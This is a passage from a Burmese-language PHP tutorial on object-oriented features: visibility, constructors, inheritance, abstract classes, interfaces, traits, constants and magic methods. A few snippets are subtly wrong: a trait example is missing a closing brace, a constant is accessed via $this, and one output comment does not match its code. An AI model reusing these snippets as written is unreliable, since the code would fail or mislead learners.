ဒီလို Object ကနေ Property တွေ Method တွေကို အသုံးပြုလို့ရတယ်ဆိုတာ Public အဖြစ် ကြေညာ ရေးသားထားလို့ပါ။ Public Member တွေကို အခုလိုအသုံးပြုခွင့်ရှိပါတယ်။ Private ဆိုရင်တော့ အခုလို သုံးလို့ရမှာ မဟုတ်ပါဘူး။ ဥပမာ -

PHP

```
<?php

class Animal
{
    private $name;
}

$dog = new Animal;
$dog->name = "Bobby";

// Error: Cannot access private property
```

နမူနာမှာ name ဟာ Private Property ဖြစ်သွားပါပြီ။ ဒါကြောင့် Object ကနေတစ်ဆင့် name ရဲ့တန်ဖိုး ကို ပြောင်းဖို့ကြိုးစားတဲ့အခါ ပြောင်းခွင့်မရှိဘူးဆိုတဲ့ Error ကို ရရှိမှာ ဖြစ်ပါတယ်။

Object တည်ဆောက်လိုက်တာနဲ့ အလုပ်လုပ်သွားစေချင်တာတွေ ရှိရင်လည်း သတ်မှတ်ထားနိုင်ပါတယ်။ Constructor လို့ခေါ်ပါတယ်။ အရင်က Class အမည်နဲ့ Method အမည်ကို တူအောင်ပေးလိုက်ရင် Constructor ရပါတယ်။ ဒီလိုပါ -

```
<?php

class Animal
{
    public function Animal()
    {
        echo "Creating Animal object";
    }
}

$dog = new Animal;

// Creating Animal object
```

Class အမည်က Animal ဖြစ်ပြီး Method အမည်ကလည်း Animal ဖြစ်နေတဲ့အခါ Constructor ဖြစ်သွားပြီး Object တည်ဆောက်တာနဲ့ အလိုအလျောက် အလုပ်လုပ်သွားမှာပါ။ ဒါပေမယ့် PHP 7 ကနေစပြီး ဒီရေးနည်းကို လက်မခံတော့ပါဘူး။ ဒါကြောင့် PHP 5 နဲ့စမ်းကြည့်ရင် ရလဒ်မှန်ပေမယ့် PHP 7 တို့ 8 တို့နဲ့ဆိုရင်တော့ အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။ ရှိခဲ့ဖူးမှန်းသိအောင် ထည့်ပြောတာပါ။ တစ်ကယ်ရေးနည်းအမှန်ကတော့ `__construct()` လို့ခေါ်တဲ့ Method ကို အသုံးပြုပြီးတော့ Construct ကို တည်ဆောက်ရပါတယ်။ ဒါကြောင့် အခုရေးနည်းအမှန်က ဒီလိုပါ -

PHP

```
<?php

class Animal
{
    public function __construct()
    {
        echo "Creating Animal object";
    }
}

$dog = new Animal;

// Creating Animal object
```

ဒီရေးနည်းကတော့ PHP 5, 7, 8 အားလုံးမှာ အလုပ်လုပ်တဲ့ ရေးနည်းဖြစ်ပါတယ်။ Object တည်ဆောက်လိုက်တာနဲ့ `__construct()` Method အလိုအလျောက် အလုပ်လုပ်သွားတာပါ။ ရှေ့ဆုံးက Underscore နှစ်ခုနဲ့ စပေးရတာကို သတိပြုပါ။ PHP မှာ အဲဒီလို Underscore နှစ်ခုနဲ့ စပေးရတဲ့ Magic Method တွေ ရှိပါတယ်။ သူ့နေရာနဲ့သူ ဆက်လက်ဖော်ပြပေးပါမယ်။ အခု လောလောဆယ် မှာတော့ Object တည်ဆောက်လိုက်ရင် `__construct()` Method အလုပ်လုပ်တယ်လို့ မှတ်သားရမှာပါ။

နမူနာမှာ နောက်ထပ်သတိပြုစရာကတော့ Constructor ကို Public အဖြစ် ကြေညာထားတာပဲ ဖြစ်ပါတယ်။ Constructor က Private ဆိုရင် ဘာဖြစ်မလဲ။ Object တည်ဆောက်လို့ ရတော့မှာ မဟုတ်ပါဘူး။ Object တည်ဆောက်ချိန်မှာ Constructor ကို အလုပ်လုပ်ဖို့ ကြိုးစားတဲ့အခါ မရနိုင်တဲ့အတွက်ပါ။

PHP

```
<?php

class Animal
{
    private function __construct()
    {
        echo "Creating Animal object...";
    }
}

$dog = new Animal;

// Error: Call to private __construct()
```

နမူနာအရ Object တည်ဆောက်လို့မရတော့ဘဲ Error တက်သွားတာကို တွေ့ရမှာပါ။ ဒီနေရာမှာ ပြောဖို့လို လာတာက Class Member ခေါ် Static Member တွေအကြောင်းပါ။ Object တည်ဆောက်စရာ မလိုဘဲ Class အမည်ကနေ တိုက်ရိုက် အသုံးပြုလို့ရတဲ့ Property တွေ Method တွေ ကြေညာလို့ရနိုင်ပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

class Animal
{
    static $type = "Mammal";

    static function info()
    {
        echo "Group: " . static::$type;
    }
}

echo Animal::$type;           // Mammal
Animal::info();               // Group: Mammal
```

နမူနာအရ Static Property တစ်ခုနဲ့ Static Method တစ်ခုရှိနေတာကို တွေ့ရမှာပါ။ အဲဒီ Static Member တွေကို အသုံးပြုနိုင်ဖို့အတွက် Object မဆောက်တော့ဘဲ Class အမည်ဖြစ်တဲ့ Animal ပေါ်မှာ တိုက်ရိုက် အသုံးပြုထားတာကိုလည်း တွေ့ရနိုင်ပါတယ်။ ဒီလို Static Member တွေကို ရယူဖို့အတွက် :: သင်္ကေတကို အသုံးပြုရတာကို သတိပြုပါ။ Scope Resolution Operator လို့ခေါ်ပါတယ်။ Double Colon Operator လို့လည်း ခေါ်နိုင်ပါတယ်။ နောက်ပြီးတော့၊ Class အတွင်းထဲမှာ Static Member တွေကို အသုံးပြုဖို့အတွက် \$this ကို မသုံးဘဲ static ကို ပဲသုံးတယ် ဆိုတာလည်း သတိပြုပါ။

တစ်ချို့အခြေအနေတွေမှာ Object ဆောက်ခွင့်မပြုဘဲ Class Name နေသာ တိုက်ရိုက်အသုံးပြုစေလို့တဲ့ အတွက် Static Member တွေကို Private Constructor နဲ့ တွဲသုံးတာမျိုးတွေ ရှိကြပါတယ်။ နောက်ထပ် မကြာမကြာ တွေ့ရမယ့် ရေးဟန်နမူနာလေး တစ်ခုကိုလည်း ဆက်လက်ဖော်ပြပါဦးမယ်။ ဒီလိုပါ -

PHP

```
class Animal
{
    private $name;

    public function __construct($name)
    {
        $this->name = $name;
    }
}
```



```

public function run()
{
    echo "$this->name is running...";
}

```

ဒီတစ်ခါတော့ `$name` ဆိုတဲ့အမည်နဲ့ Private Property တစ်ခု ပါသွားပါပြီ။ ပြီးတော့ Constructor က Argument တစ်ခုလက်ခံပြီး လက်ခံရရှိတဲ့ တန်ဖိုးကို Property အဖြစ် ပြောင်းပေးထားပါတယ်။ ဒါကြောင့် Object တည်ဆောက်တဲ့ Argument တစ်ခုပေးမှပဲ တည်ဆောက်လို့ ရတော့မှာဖြစ်ပြီး ပေးလိုက်တဲ့ Argument ဟာ Property တန်ဖိုးဖြစ်သွားမှာပါ။ ဒီလိုပါ -

```

$dog = new Animal("Bobby");
$dog->run(); // Bobby is running...

```

ဒီရေးနည်းဟာ မကြာမကြာ ရေးကြလေ့ရှိတဲ့ ရေးနည်းဖြစ်လို့ PHP 8 မှာ Constructor Property Promotion လို့ခေါ်တဲ့ လုပ်ဆောင်ချက် အသစ်ထည့်သွင်း ပေးလာပါတယ်။ Property ကို သပ်သပ် ကြေညာစရာ မလိုတော့သလို Construct Argument ကို Property တန်ဖိုးဖြစ်အောင် Assign လုပ်ပေးတဲ့ ကုဒ်ကိုလည်း ကိုယ်ဘာသာ ရေးစရာ မလိုတော့ပါဘူး။ ဒီလိုရေးလိုက်ရင် ရသွားပါပြီ -

PHP >= 8.0

```

<?php

class Animal
{
    public function __construct(private $name)
    {
        //
    }

    public function run()
    {
        echo "$this->name is running...";
    }
}

$dog = new Animal("Rambo");
$dog->run(); // Rambo is running...

```

စောစောကကုန်ခဲ့တဲ့ တူညီတဲ့ရလဒ်ကိုပဲ ရပါတယ်။ Constructor ရဲ့ Argument မှာ Access Control Modifier ထည့်ရေးပေးလိုက်ယုံနဲ့ Property ကြေညာတဲ့အဆင့်နဲ့ တန်ဖိုး Assign လုပ်တဲ့အဆင့်၊ ရေးရတာ နှစ်ဆင့် လျော့သွားတာပါ။

Class တစ်ခုကိုရေးသားတဲ့အခါ အခြား Class ပေါ်မှာ အခြေခံပြီးတော့လည်း ရေးလို့ရပါတယ်။ Inheritance လို့ခေါ်ပါတယ်။ အမွေဆက်ခံတယ်ပေါ့။ ဒီလို အမွေဆက်ခံပြီး Inherit လုပ်လိုက်တဲ့အခါ မူလပင်မ Class ရဲ့ လုပ်ဆောင်ချက်တွေကို ဆက်ခံသူက ရရှိသွားမှာ ဖြစ်ပါတယ်။

PHP

```
<?php

class Animal
{
    private $name;

    public function __construct($name)
    {
        $this->name = $name;
    }

    public function run()
    {
        echo "$this->name is running...";
    }
}

class Dog extends Animal
{
    public function bark()
    {
        echo "Woof.. woof...";
    }
}
```

နမူနာအရ ပင်မ Class ဖြစ်တဲ့ Animal မှာ Private Property ဖြစ်တဲ့ \$name ရှိနေပါတယ်။ ပြီးတဲ့အခါ Constructor နဲ့ run() Method တို့လည်း ရှိနေပါတယ်။ Dog Class က extends ကိုသုံးပြီး Animal ကို ဆက်ခံလိုက်တဲ့အခါ Animal ရဲ့ လုပ်ဆောင်ချက်တွေကို ရရှိသွားပါပြီ။ ဒါကြောင့် အခုလို အသုံးပြုလို့ရတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

```
$bobby = new Dog("Bobby");
$bobby->run();           // Bobby is running...
$bobby->bark();           // Woof.. woof...
```

Constructor ကအစ ပင်မ Class ရဲ့ Constructor ကို ရရှိသွားတာကို တွေ့မြင်ရခြင်းပဲ ဖြစ်ပါတယ်။ Dog Class မှာ run() Method မရှိပေမယ့် ပင်မ Class ကနေ ဆက်ခံရရှိထားလို့ အသုံးပြုနိုင်တာကိုလည်း တွေ့မြင်ရမှာပါ။ ဒီလိုတော့ ရမှာ မဟုတ်ပါဘူး -

PHP

```
<?php

class Animal
{
    private $name;

    public function __construct($name)
    {
        $this->name = $name;
    }
}

class Dog extends Animal
{
    public function bark()
    {
        echo "$this->name : Woof.. woof...";
    }
}

$bobby = new Dog("Bobby");
$bobby->bark();           // Undefined property: Dog::$name
```

ပင်မ Class မှာ \$name Property ရှိပေမယ့် Private Property ဖြစ်နေလို့ ပင်မ Class နဲ့သာ သက်ဆိုင်ပါတယ်။ Dog Class က ဆက်ခံရရှိတဲ့အထဲမှာ မပါပါဘူး။ ဒီနေရာမှာ လိုအပ်ရင် Protected ကို အသုံးပြုရတာပါ။ Protected Member တွေဟာ ပင်မ Class နဲ့ရော ဆက်ခံတဲ့ Class နဲ့ပါ သက်ဆိုင်တဲ့ Member တွေဖြစ်ပါတယ်။

PHP

```

<?php

class Animal
{
    protected $name;

    public function __construct($name)
    {
        $this->name = $name;
    }
}

class Dog extends Animal
{
    public function bark()
    {
        echo "$this->name : Woof.. woof...";
    }
}

$bobby = new Dog("Bobby");
$bobby->bark();           // Bobby : Woof.. woof...

```

ဒီတစ်ခါတော့ အလုပ်လုပ်သွားပါပြီ။ ပင်မ Class မှာ \$name Property က Protected ဖြစ်တဲ့အတွက် ဆက်ခံတဲ့ Dog Class မှာပါ အသုံးပြုခွင့် ရှိသွားလို့ပါ။

Inheritance နဲ့ပတ်သက်ရင် တစ်ချို့ Language တွေက Multiple Inheritance ကို ခွင့်ပြုကြပါတယ်။ Multiple Inheritance ဆိုတာ Class တစ်ခုထက်ပိုပြီး ဆက်ခံရေးသားနိုင်တဲ့လုပ်ဆောင်ချက်မျိုးပါ။

```

class Dog extends Animal, Mammal, Domestic
{
    //
}

```

ဒီရေးထုံးအရဆိုရင် Dog Class က Animal, Mammal နဲ့ Domestic ဆိုတဲ့ Class သုံးခုကနေ Inherit လုပ်ယူထားတာပါ။ ဒါမျိုးကို Multiple Inheritance လို့ခေါ်တာပါ။ တစ်ချို့ Language တွေကတော့ Multiple Inheritance ကို ခွင့်မပြုကြပါဘူး။ PHP ကလည်း Multiple Inheritance ကို ခွင့်မပြုတဲ့ Language ထဲမှာ

ပါပါတယ်။ ဒါကြောင့် PHP မှာ Class တစ်ခုထက်ပိုပြီး Inheritance လုပ်လို့ရမှာ မဟုတ်ပါဘူး။ လိုအပ်လို့ အဆင့်ဆင့် Inherit လုပ်ရတာမျိုးကတော့ ရပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

class Animal
{
    static function info()
    {
        echo "Animal Class";
    }
}

class Dog extends Animal
{
    //
}

class Fox extends Dog
{
    //
}

Fox::info();    // Animal Class
```

အဆင့်ဆင့် ဆက်ခံထားတဲ့ Fox Class မှာ ဟိုးပင်မ Animal Class ရဲ့ info() လို့ခေါ်တဲ့ Static Member ဆက်ခံရရှိထားတာကို တွေ့ရခြင်းပဲ ဖြစ်ပါတယ်။

ဆက်ခံထားတဲ့ Class တွေက ပင်မ Class ရဲ့ လုပ်ဆောင်ချက်တွေကို Override လုပ်ပြီးလိုအပ်ရင် ပြန်ရေး လို့ ရပါတယ်။ ပင်မ Class ရဲ့လုပ်ဆောင်ချက်ကို ခေါ်သုံးလို့လည်း ရပါသေးတယ်။ ဒီလိုပါ -

PHP

```

<?php

class Animal
{
    protected $name;

    public function __construct($name)
    {
        $this->name = $name;
    }
}

class Dog extends Animal
{
    private $color;

    public function __construct($name, $color)
    {
        parent::__construct($name);
        $this->color = $color;
    }

    public function profile()
    {
        echo "$this->name has $this->color color.";
    }
}

$bobby = new Dog("Bobby", "brown");
$bobby->profile();           // Bobby has brown color.

```

နမူနာအရ ဆက်ခံထားတဲ့ Dog Class မှာ Constructor ကိုပြန်ရေးလိုက်တာပါ။ ဒါကြောင့် Dog Object တည်ဆောက်တဲ့အခါ မူလဆက်ခံထားတဲ့ Animal Constructor အလုပ်မလုပ်တော့ဘဲ အသစ်ပြန်ရေးထားတဲ့ Dog Constructor က အလုပ်လုပ်သွားမှာပါ။ တစ်ခြား Method တွေ Property တွေကိုလည်း ဒီအတိုင်းပဲ ပြန်ရေးလို့ရပါတယ်။ ဒီလိုပြန်ရေးတဲ့အခါ လိုအပ်ရင် ပင်မ Class ရဲ့မူလလုပ်ဆောင်ချက်ကို ပြန်ခေါ်သုံးလို့ ရပါတယ်။ နမူနာအရ Dog Constructor က ပင်မ Animal Class ရဲ့ Constructor ကို parent ရေးထုံးကနေတစ်ဆင့် ခေါ်သုံးထားတာကို တွေ့နိုင်ပါတယ်။ ဒါကြောင့် Dog Object တည်ဆောက်စဉ်မှာ အလုပ်လုပ်သွားမှာက Dog Constructor ဆိုပေမယ့် မူလ Animal Constructor ကိုလည်း ခေါ်သုံးထားလို့ နှစ်ခုလုံး ပူးပေါင်း အလုပ်လုပ်သွားတဲ့သဘောကို ရရှိသွားပါတယ်။

ဒီလို Override လုပ်ပြီး ပြင်ရေးခွင့် မပြုချင်တဲ့ လုပ်ဆောင်ချက်တွေရှိရင် `final` ရေးထုံးကို အသုံးပြုနိုင်ပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

class Animal
{
    final public function run()
    {
        echo "Animal is running...";
    }
}

class Dog extends Animal
{
    public function run()
    {
        echo "The dog is running...";
    }
}

// Error: Cannot override final method
```

နမူနာအရ Animal Class ရဲ့ `run()` Method ကို `final` လို့ ကြေညာထားတဲ့အတွက် သူ့ကိုဆက်ခံတဲ့ Dog Class က Override လုပ်ပြီးရေးဖို့ကြိုးစားတဲ့အခါ ခွင့်မပြုဘဲ Error ပေးတာကို တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။ အကယ်၍ Class တစ်ခုလုံးကို ဆက်ခံခွင့် မပြုချင်ရင်လည်း `final` လို့ကြေညာပေးလို့ ရပါသေးတယ်။ ဒီလိုပါ -

PHP

```
<?php

final class Animal
{
    public function run()
    {
        echo "Animal is running...";
    }
}
```

```
class Dog extends Animal
{
    //
}

// Error: may not inherit from final class
```

final Class ကနေ Inherit လုပ်လို့မရဘူးဆိုတဲ့ Error ကို ရရှိမှာ ဖြစ်ပါတယ်။ Class တွေမှာ Abstract Class ဆိုတာလည်း ရှိပါသေးတယ်။ ဆက်ခံသူက မဖြစ်မနေ ရေးပေးရမယ့် သတ်မှတ်ချက်တွေကို Abstract Class မှာ ထည့်သတ်မှတ်နိုင်ပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

abstract class Animal
{
    public abstract function talk();

    public function run()
    {
        echo "Running...";
    }
}

class Dog extends Animal
{
    //
}

// Error: abstract method must be
// declared or implement the remaining
```

Animal Class ဟာ Abstract Class ဖြစ်သွားပါပြီ။ Abstract Class ဖြစ်သွားရင် Abstract Method တွေလည်း ထည့်ရေးလို့ ရသွားပါပြီ။ နမူနာမှာ talk() ဟာ Abstract Method ဖြစ်ပြီး Code Body မပါတဲ့ Method ကြေညာချက်သက်သက် ဆိုတာကို တွေ့ရမှာပါ။ ဆက်ခံသူတွေက ဒီ Abstract Method အတွက် Code Body ကို Implement လုပ် ရေးပေးရမှာပါ။ ပေးထားတဲ့နမူနာမှာ Dog Class ဟာ Animal Class ကို ဆက်ခံထားပေမယ့် သတ်မှတ်ထားတဲ့ Abstract Method ကို ဆက်ရေးမပေးလို့ Error ဖြစ်နေတာကို တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။

Abstract Class နဲ့ နည်းနည်းဆင်တဲ့ Interface ရေးထိုးလည်း ရှိပါသေးတယ်။ ကွာသွားတာကတော့ Abstract Class မှာ ရိုးရိုး Method တွေရော Abstract Method တွေရော ထည့်ရေးလို့ ရပေမယ့်၊ Interface ကတော့ Abstract Method တွေချည်းပဲ ရေးလို့ရပါတယ်။ ရိုးရိုး Method တွေ ထည့်ရေးလို့ မရပါဘူး။ ဒီရေးနည်းတွေက လက်တွေ့ပရောဂျက်တွေမှာ ပြုပြင်ထိန်းသိမ်းရလွယ်တဲ့ကုဒ်တွေ ရေးသားဖို့ အတွက် အထောက်အကူပြုတဲ့ ရေးနည်းတွေပါ။ မြင်သာမယ့် ဥပမာရိုးရိုးလေးတစ်ခု ပေးပါမယ်။

PHP

```
<?php

class Dog
{
    public function run()
    {
        echo "The dog is running";
    }
}

class Fish
{
    public function swim()
    {
        echo "The fish is swimming";
    }
}

function app(Dog $obj) {
    $obj->run();
}

app(new Dog); // The dog is running
app(new Fish); // Error: Argument must be Dog
```

နမူနာအရ Dog နဲ့ Fish ဆိုတဲ့ Class နှစ်ခုရှိပါတယ်။ ဆက်ရေးထားတဲ့ app() Function ကတော့ Dog Object ကို Parameter အနေနဲ့ ပေးရမယ်လို့ ရေးထားတာကိုလည်း တွေ့ရနိုင်ပါတယ်။ ဒါကြောင့် စမ်းကြည့်လိုက်တော့ Dog Object ကိုပေးတဲ့အခါ အလုပ်လုပ်ပြီး၊ Fish Object ကိုပေးတဲ့အခါ Error တက်သွားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။

ဆိုလိုတာက၊ Dog Object ပေးရမယ့်နေရာမှာ Dog Object ကိုပဲ အတိအကျပေးရမှာဖြစ်ပါတယ်။ တစ်ခြား Object အမျိုးအစားကို လက်ခံမှာ မဟုတ်ပါဘူး။ နမူနာမှာ Type Hinting ရေးထုံးကိုသုံးထားလို့ ဒီလို Error တက်တာဖြစ်သလို Type Hinting ရေးထုံးကို မသုံးရင်လည်း Error တက်မှာပါပဲ။ ပေးလိုက်တဲ့ Fish Object မှာ app() Function က အသုံးပြုလိုတဲ့ run() Method မရှိလို့ပါ။

ဒီလိုနေရာမျိုးမှာ Interface ကိုအသုံးပြုလို့ရပါတယ်။ အတိအကျ မတူပေမယ့် အမျိုးအစားဆင်တူတဲ့ Object တွေ တည်ဆောက်ဖို့အတွက် Interface ကိုသုံးရတာပါ။ ဒီလိုပါ -

PHP

```
<?php

interface Animal
{
    public function move();
}

class Dog implements Animal
{
    public function move()
    {
        echo "The dog is running";
    }
}

class Fish implements Animal
{
    public function move()
    {
        echo "The fish is swimming";
    }
}

function app(Animal $obj) {
    $obj->move();
}

app(new Dog);    // The dog is running
app(new Fish);   // The fish is swimming
```

နမူနာမှာ Animal Interface ပါဝင်သွားပါပြီ။ အထဲမှာ Abstract Method `move()` ကို ကြေညာထားပါတယ်။ Abstract Class မှာရိုးရိုး Method နဲ့ Abstract Method ကိုခွဲခြားနိုင်ဖို့ `abstract` Keyword ကို သုံးရပေမယ့် Interface မှာတော့ Abstract Method တွေပဲ ရေးလို့ရတာမို့လို့ ခွဲခြားပေးစရာမလိုတော့လို့ `abstract` Keyword ထည့်သုံးစရာ မလိုတော့ပါဘူး။

Dog Class နဲ့ Fish Class တို့ဟာ အမျိုးအစား မတူကြပေမယ့် Implement လုပ်ထားတဲ့ Interface တူကြပါတယ်။ Interface တစ်ခုကို Implement လုပ်ပြီဆိုရင် Interface ကသတ်မှတ်ထားတဲ့ Method တွေကို ရေးပေးရပါတယ်။ ဒါကြောင့် နမူနာမှာ Dog Class ရော Fish Class မှာပါ `move()` Method ရှိပါတယ်။

ဆက်ရေးထားတဲ့ `app()` Function က Animal Object ကို လက်ခံမယ်လို့ သတ်မှတ်ထားပါတယ်။ ဒါကြောင့် Animal Interface ကနေဆက်ခံဖြစ်ပေါ်လာတဲ့ Dog Object ကိုပေးတဲ့အခါ အလုပ်လုပ်သွားသလို Animal Interface ကနေပဲ ဆက်ခံဖြစ်ပေါ်လာတဲ့ Fish Object ကို ပေးတဲ့အခါမှာလည်း အလုပ်လုပ်သွားတာကို တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။

ဒီနည်းနဲ့ Interface ကိုအသုံးပြုပြီး အမျိုးအစားမတူပေမယ့် Interface တူတဲ့ Object တွေကို ဖလှယ်အစားထိုး အသုံးပြုလို့ရရှိနိုင်သွားမှာပါ။

Inheritance မှာ Multiple Inheritance ခွင့်မပြုပေမယ့် Interface မှာတော့ Interface နှစ်ခုသုံးခုကို Implement လုပ်တာကို လက်ခံပါတယ်။ ဒါကြောင့် ဒီလိုရေးလို့ ရနိုင်ပါတယ်။

PHP

```
<?php

interface Animal
{
    public function move();
}

interface Livestock
{
    public function isFriendly();
}
```

```

class Cow implements Animal, Livestock
{
    public function move()
    {
        echo "The cow is walking";
    }

    public function isFriendly()
    {
        return true;
    }
}

```

နမူနာအရ Cow Class ဟာ Animal Interface နဲ့ Livestock Interface နှစ်ခုကို Implement လုပ်ထားတာကို တွေ့ရမှာဖြစ်ပါတယ်။ ဒါကြောင့် Interface နှစ်ခုလုံးမှာ သတ်မှတ်ထားတဲ့ Abstract Method တွေဖြစ်ကြတဲ့ move() နဲ့ isFriendly() တို့ကို ပြည့်စုံအောင် Cow Class မှာ ရေးပေးရမှာပါ။

PHP မှာ Multiple Inheritance ကို ခွင့်မပြုတဲ့အတွက်ကြောင့် အစားထိုးသည့်သွင်းပေးထားတဲ့ လုပ်ဆောင်ချက်တစ်ခု ရှိပါတယ်။ Traits လို့ခေါ်ပါတယ်။ Multiple Inheritance မရလို့ Class နှစ်ခုသုံးခုက လုပ်ဆောင်ချက်တွေကို တစ်ခါထဲ ဆက်ခံလို့မရဘူး ဖြစ်နေတယ်။ ဒါကြောင့် တူညီတဲ့ကုဒ်တွေ ပြန်ရေးရမလို ဖြစ်နေနိုင်ပါတယ်။ ဒီလိုပါ -

PHP

```

<?php

class Math
{
    public function add($a, $b)
    {
        echo $a + $b;
    }
}

class Area
{
    private $PI = 3.14;

    public function circle($r)

```

```

        {
            echo $this->PI * $r * $r;
        }
    }

    class Calculator extends Math    // and Area
    {
        //
    }

```

နမူနာမှာ တွက်ချက်မှုတွေ လုပ်ပေးနိုင်တဲ့ Math Class နဲ့ Area Class တို့ရှိနေပါတယ်။ Calculator Class က နှစ်ခုလုံးရဲ့ လုပ်ဆောင်ချက်တွေကို ဆက်ခံရေးသားချင်ပေမယ့် Multiple Inheritance မရလို့ မရနိုင်ဘူး ဖြစ်နေပါတယ်။ နှစ်ခုထဲက တစ်ခုပဲ ရပါတော့မယ်။ ဒီလို အခြေအနေမျိုးမှာ Traits ကို အသုံးပြုနိုင်ပါတယ်။ ဒီလိုပါ -

PHP

```

<?php

trait Math
{
    public function add($a, $b)
    {
        echo $a + $b;
    }
}

trait Area
{
    private $PI = 3.14;

    public function circle($r)
    {
        echo $this->PI * $r * $r;
    }
}

class Calculator
{
    use Math, Area;

    $calc = new Calculator;
    $calc->add(1, 2);    // 3
    $calc->circle(5);    // 78.5

```

Math နဲ့ Area တို့ဟာ Class တွေ မဟုတ်ကြတော့ပါဘူး။ လိုတဲ့ Class ကနေ ခေါ်သုံးလိုရတဲ့ Traits တွေ ဖြစ်သွားကြပါပြီ။ ဒါကြောင့် Calculator Class မှာ use Statement နဲ့ ခေါ်သုံးလိုက်တဲ့အခါ Math နဲ့ Area နှစ်ခုလုံးရဲ့လုပ်ဆောင်ချက်တွေကို Calculator Class က ရရှိသွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

လက်စနဲ့ Class Constant အကြောင်းလေးလဲ ထည့်မှတ်ပါ။ Class တစ်ခုအတွင်းမှာ Constant ကြေညာ လိုရင် const Statement ကိုအသုံးပြု ကြေညာနိုင်ပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

class Area
{
    const PI = 3.14;

    public function circle($r)
    {
        echo $this->PI * $r * $r;
    }
}
```

Constant အတွက် ရိုးရိုး Property လို \$ သင်္ကေတ ထည့်ပေးစရာမလိုအပ်ပါဘူး။ Traits အတွင်းမှာတော့ Constant တွေ ထည့်ရေးခွင့်မရှိပါဘူး။ Class အတွင်းမှာသာ ရေးခွင့်ရှိပါတယ်။ ပြီးတော့ Class Constant တွေဟာ Static Member တွေ ဆိုတာကိုလည်း သတိပြုပါ။ ဒါကြောင့် အသုံးပြုလိုရင် Double Colon Operator နဲ့ အသုံးပြုပေးရမှာပါ။

```
echo Area::PI;           // 3.14
```

Class တိုင်းမှာ class ဆိုတဲ့ Default Constant ရှိနေပါတယ်။ ဥပမာ Area::class ဆိုရင် Area Class ရဲ့ Namespace အပြည့်အစုံကို ပြန်ရမှာ ဖြစ်ပါတယ်။ Namespace အကြောင်းကို သက်ဆိုင်ရာအခန်း ရောက်တော့မှ ဆက်ကြည့်ကြပါမယ်။

Magic Methods

PHP Class တွေမှာ Magic Methods လို့ခေါ်တဲ့ အသုံးဝင်တဲ့ Standard Method တစ်ချို့ ရှိပါတယ်။
`__construct()` ဟာ Magic Method တစ်ခုပါ။ `__construct()` Magic Method ဟာ Object တည်ဆောက်စဉ်မှာ Constructor အနေနဲ့ အလုပ်လုပ်သလိုပဲ `__destruct()` လို့ခေါ်တဲ့ Object ကို ပယ်ဖျက်လိုက်ချိန်မှာ အလိုအလျှောက် အလုပ်လုပ်တဲ့ Destructor လည်းရှိပါသေးတယ်။ စုစုပေါင်း Magic Method (၁၇) ခုရှိတဲ့အထဲက သတိပြုသင့်တဲ့ Method တစ်ချို့ကို ရွေးထုတ်ဖော်ပြချင်ပါတယ်။

ပထမဆုံးမှတ်သားသင့်တာက `__call()` နဲ့ `__callStatic()` ဖြစ်ပါတယ်။ ပုံမှန်အားဖြင့် မရှိတဲ့ Method တွေကို ခေါ်တဲ့အခါ Error တက်ပါလိမ့်မယ်။ PHP က မရှိတဲ့ ရိုးရိုး Method ကိုခေါ်ဖို့ကြိုးစားရင် `__call()` ကို အလုပ်လုပ်ပေးပြီး မရှိတဲ့ Static Method ကို ခေါ်ဖို့ကြိုးစားရင် `__callStatic()` ကို အလုပ်လုပ်ပေးပါတယ်။ ဒါကြောင့် အခုလို ရေးထားလို့ ရနိုင်ပါတယ်။

PHP

```
<?php

class Math
{
    public function __call($name, $args)
    {
        echo "Method $name doesn't exists";
    }

    static function __callStatic($name, $args)
    {
        echo "Static method $name doesn't exists";
    }
}

$obj = new Math;
$obj->add(); // Method add doesn't exists

Math::add(); // Static method add doesn't exists
```

နမူနာမှာ မရှိတဲ့ `add()` Method ကို Object ပေါ်မှာ ခေါ်ယူဖို့ကြိုးစားတဲ့အခါ PHP Runtime Error မတက်တော့ဘဲ ရေးပေးထားတဲ့ `__call()` Method ကို အလုပ်လုပ်ပေးသွားတာကို တွေ့ရနိုင်ပါတယ်။ အလားတူပဲ မရှိတဲ့ `add()` Static Method ကို ခေါ်ဖို့ကြိုးစားတဲ့အခါမှာလည်း Runtime Error မတက်ဘဲ

`__callStatic()` ကို အလုပ်လုပ်သွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ `__call()` ရော `__callStatic()` ရော နှစ်ခုလုံးက ခေါ်ယူဖို့ ကြိုးစားတဲ့ Method Name နဲ့ Argument စာရင်းကို လက်ခံအလုပ်လုပ်ပေးပါတယ်။ နမူနာမှာ ခေါ်ယူဖို့ ကြိုးစားတဲ့ Method အမည်ကို အသုံးပြုထားတာကို တွေ့ရနိုင်ပါတယ်။

နောက်ထပ်မှတ်သားသင့်တဲ့ Magic Method ကတော့ `__invoke()` ဖြစ်ပါတယ်။ Object ကို Function တစ်ခုကဲ့သို့ Run ဖို့ကြိုးစားတဲ့အခါ `__invoke()` ကို အလုပ်လုပ်ပေးမှာဖြစ်ပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

class Math
{
    public function __invoke()
    {
        echo "This is not a function";
    }
}

$obj = new Math;
$obj();    // This is not a function
```

နမူနာမှာ `$obj` ကို နောက်က ဝိုက်ကွင်း အဖွင့်အပိတ် ထည့်ပြီး Run ဖို့ကြိုးစားလိုက်တဲ့အခါ `__invoke()` အလုပ်လုပ်သွားတာကို တွေ့ရနိုင်ပါတယ်။

နောက်ထပ် မှတ်သားသင့်တာကတော့ `__set()` နဲ့ `__get()` ဖြစ်ပါတယ်။ Private တို့ Protected ဖြစ်နေလို့ အသုံးပြုခွင့်မရှိတဲ့ Property တွေကို ရယူဖို့ကြိုးစားရင် `__get()` အလုပ်လုပ်ပြီး တန်ဖိုး သတ်မှတ်ဖို့ ကြိုးစားရင် `__set()` အလုပ်လုပ်ပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

class Math
{
    private $PI = 3.14;

    public function __get($name)
    {
        echo "Cannot get $name";
    }

    public function __set($name, $value)
    {
        echo "Cannot set $name with $value";
    }
}

$obj = new Math;
echo $obj->PI;           // Cannot access PI

